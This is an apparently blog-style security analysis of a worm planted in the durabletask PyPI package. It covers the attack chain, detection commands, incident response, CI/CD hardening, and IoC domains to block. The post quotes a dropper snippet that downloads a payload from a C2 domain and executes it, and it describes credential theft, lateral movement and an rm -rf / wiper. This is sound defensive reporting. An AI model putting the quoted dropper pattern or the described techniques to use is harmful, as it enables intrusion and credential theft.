Listen to this Post
Introduction:

The software supply chain has become the new battleground for sophisticated threat actors. In a brazen double-header, the notorious TeamPCP group has not only claimed responsibility for the exfiltration of approximately 4,000 internal repositories from GitHub, but has simultaneously injected their self-propagating “Mini Shai-Hulud” worm into a legitimate Microsoft package, durabletask, on PyPI. This incident highlights the devastating convergence of compromised developer credentials, automated cloud propagation, and the weaponization of trust in open-source ecosystems.
Learning Objectives:
- Analyze the attack chain of the Mini Shai-Hulud worm, from PyPI ingestion to lateral movement via AWS SSM and Kubernetes.
- Identify indicators of compromise (IoCs) and conduct forensic analysis to determine if your environment has been impacted.
- Implement defensive strategies, including secure CI/CD secrets management and runtime controls, to mitigate current and future supply chain attacks.
You Should Know:
- Inside the Mini Shai-Hulud Infection Chain: A Step-by-Step Takedown
The incident unfolds through a multi-stage attack leveraging a compromised account with publishing rights to the official `microsoft/durabletask-python` repository. This is not a simple vulnerability; it is a full-fledged, self-propagating intrusion framework. The following guide details the execution path of this Linux-only infostealer worm and the commands needed to detect it.
Step 1: Initial Access and Package Poisoning (PyPI)
The attacker first compromises a GitHub account and steals the PyPI publishing token from that account’s repository secrets. From there, they directly publish three malicious versions (1.4.1, 1.4.2, 1.4.3) of the `durabletask` package to PyPI, bypassing the standard build pipeline.
Step 2: Dropper Execution on Developer Systems
When a developer imports any of these compromised versions, the injected dropper in `__init__.py` executes immediately. It checks if the system is Linux, then silently downloads the primary payload from a command-and-control (C2) server.
 The malicious dropper code (abbreviated)
if platform.system() == "Linux":
urllib.request.urlretrieve("https://check.git-service[.]com/rope.pyz", "/tmp/managed.pyz")
subprocess.Popen(["python3", "/tmp/managed.pyz"], ...)
Detection Command on Linux:
 Look for the dropper's artifact on any Linux system
find /tmp -name "managed.pyz" -o -name "rope-.pyz" 2>/dev/null
 Check for the persistence marker file
ls -la ~/.cache/.sys-update-check ~/.cache/.sys-update-check-k8s
Step 3: Payload Execution and Credential Harvesting
`rope.pyz` is a 28KB modular infostealer. It first checks to ensure it’s not on a Russian system (based on $LANG) and has at least 2 CPU cores before proceeding. It then systematically harvests credentials from:
– Major cloud providers (AWS, Azure, GCP).
– Password managers (Bitwarden, 1Password).
– Developer tools (SSH keys, Docker configs, shell history, Vault KV secrets).
It then exfiltrates this data back to the attacker’s domain and can even create public GitHub repos to store stolen data using your own tokens.
Step 4: Self-Propagation and Lateral Movement (The Worm)
This is where the worm capabilities activate. If the infected system is an AWS EC2 instance, it enumerates other SSM-managed instances and uses `AWS-RunShellScript` to send the payload to up to 5 other targets. If it’s inside a Kubernetes cluster, it propagates via kubectl exec.
Audit Commands for Lateral Movement:
 Check AWS CloudTrail for SSM abuse
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=SendCommand --start-time "2026-05-19T00:00:00Z"
 Check Kubernetes audit logs for suspicious exec commands
kubectl get events --all-namespaces | grep -i exec
 List SSM-managed instances that could be targeted
aws ssm describe-instance-information --query "InstanceInformationList[].InstanceId"
Step 5: Destructive Wiper Logic (Geo-Political Malice)
Adding a terrifying twist, if the malware detects system settings originating from Israel or Iran, it has a 1-in-6 chance to play an audio file and then execute the devastating `rm -rf /` command, wiping the system. This logic can be found by analyzing the decompiled `rope.pyz` payload.
2. Comprehensive Incident Response and Hardening Guide
If you suspect your environment is compromised, immediate action is required. This guide provides step-by-step commands for containment, eradication, and recovery.
Step 1: Immediate Containment and Secrets Rotation
Assume the system, its SSH keys, and all stored credentials are compromised.
– Disable Network Access: Isolate the suspected machine from the network to prevent further C2 communication and lateral movement.
– Rotate All Secrets: This is the most critical step. Rotate every secret the system had access to.
 Example: Rotate an AWS IAM user's access keys
aws iam create-access-key --user-name <compromised-user>
 After updating apps with the new key, delete the old one
aws iam delete-access-key --access-key-id <OLD_KEY_ID> --user-name <compromised-user>

For Azure CLI
az ad app credential reset --id <app-id>
Action Items:
- Revoke all GitHub, npm, and PyPI tokens that may have been exposed.
- Force a password reset for all users on the system and for any integrated password managers (Bitwarden, 1Password).
- Unlock and change the master password for password managers, as the worm attempts to brute-force unlock CLIs.
Step 2: Eradication and System Cleanup
The worm installs persistence mechanisms, including fake systemd services.
 1. Kill the malicious process
ps aux | grep -E "python3.managed.pyz|rope.pyz" | grep -v grep | awk '{print $2}' | xargs kill -9

<ol>
<li>Remove malicious files
rm -f /tmp/managed.pyz /tmp/rope-.pyz
rm -rf ~/.cache/.sys-update-check  Remove persistence markers</p></li>
<li><p>Check and disable malicious systemd services
systemctl list-units --type=service --all | grep -i "sys-update"
If found, stop and disable it
sudo systemctl stop <suspicious-service>.service
sudo systemctl disable <suspicious-service>.service
sudo rm /etc/systemd/system/<suspicious-service>.service</p></li>
<li><p>Audit shell histories for exfiltration commands
cat ~/.bash_history | grep -i curl
Step 3: Fortifying CI/CD Pipelines Against Compromise
This attack leveraged a leaked PyPI token stored in GitHub secrets. Implement these preventative measures:
– Use OIDC instead of static tokens: Configure your cloud provider (AWS, Azure, GCP) to trust GitHub’s OIDC provider for authentication, eliminating long-lived secrets.
– Audit GitHub Actions Workflows:
– Check for workflows with `pull_request_target` and `id-token: write` permissions, as they are prime vectors for token theft.
– Pin all third-party GitHub Actions to their full commit SHA (e.g., actions/checkout@a5ac7e51b41094c92402da3b24376905380afc29) instead of a version tag like @v4. This prevents tag-switching attacks.
– Implement `ignore-scripts=true` in CI: In npm, set `ignore-scripts=true` for `npm install` in CI pipelines to prevent pre/post-install hooks from running.
Step 4: Network Defenses and Runtime Detection
Block known malicious infrastructure at the network level.
Domains to Block:
– `check.git-service[.]com` (Primary C2)
– `t.m-kosche[.]com` (Secondary C2)
– `87e0bbc636999b[.]lhr[.]life` (Related C2 server for other Shai-Hulud clones)
Implement eBPF-based Runtime Security: Use tools like AWS GuardDuty’s EKS Runtime Monitoring or open-source solutions like Falco. These tools analyze system calls at the kernel level to detect anomalous behavior such as the `kubectl exec` lateral movement pattern used by the worm.
Step 5: Audit for Typosquatting and Malicious Packages
The TeamPCP group also uses typosquatting to distribute malware. Proactively scan your projects.
 For npm, check for suspicious packages in your lockfile
npm ls --all | grep -E "@deadcode09284814|axois-utils|chalk-tempalte|color-style-utils"

For PyPI, check your requirements.txt against a known IoC list
grep -E "durabletask==1.4.1|durabletask==1.4.2|durabletask==1.4.3" requirements.txt
 Scan lockfiles for these compromised versions
grep -r "durabletask==1.4" .
What Undercode Say:
- The threat is no longer just about vulnerable code; the build pipeline and developer credentials are the primary targets. This means traditional vulnerability scanners (CVEs) are blind to this attack.
- The Mini Shai-Hulud worm is a masterclass in automation, turning a single compromised account into a cloud-wide infostealer. The use of `FIRESCALE` to hide backup C2 addresses in public GitHub commits shows a level of operational security that demands a proactive, intelligence-driven defense.
Prediction:
The weaponization of developer tooling, package managers, and CI/CD pipelines will intensify. We will soon see state-sponsored actors adopting these same supply chain techniques, moving beyond financial gain to strategic espionage and disruption. The reliance on signed provenance (Sigstore) will be co-opted, as attackers compromise the identity that does the signing. The next wave of AI supply chain attacks will likely inject malicious instructions not into code, but directly into fine-tuned models and their training datasets, creating a new, harder-to-detect class of AI-specific malware. Organizations must shift from reactive patch management to a zero-trust model for their entire development lifecycle.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hackermohitkumar Microsoft – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


